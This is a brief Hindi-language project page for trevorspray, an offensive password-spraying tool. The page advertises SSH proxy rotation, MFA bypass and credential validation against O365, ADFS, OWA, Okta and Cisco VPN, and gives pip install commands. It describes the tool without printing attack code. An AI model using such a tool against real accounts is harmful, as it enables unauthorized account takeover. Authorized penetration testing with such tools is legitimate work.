 blacklanternsecurity/trevorspray
मॉड्यूलर पासवर्ड स्प्रेयर जिसमें SSH प्रॉक्सी रोटेशन, MFA बाईपास और डोमेन रिकॉन शामिल है। O365, ADFS, OWA, Okta, Cisco VPN को सपोर्ट करता है। क्रेडेंशियल सत्यापन और लूट निष्कर्षण को स्वचालित करता है।


TREVORspray एक मॉड्यूलर पासवर्ड स्प्रेयर है जिसमें थ्रेडिंग, SSH प्रॉक्सीिंग, लूट मॉड्यूल और बहुत कुछ है!
द्वारा @thetechr0mancer

pip install git+https://github.com/blacklanternsecurity/trevorproxy
pip install git+https://github.com/blacklanternsecurity/trevorspray
मजेदार विवरण और कुछ शानदार डेमो के लिए साथ में ब्लॉग पोस्ट देखें!
